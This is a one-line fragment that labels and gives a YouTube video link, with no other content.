LINK VIDEO: <https://youtu.be/4HjR1dKvCto>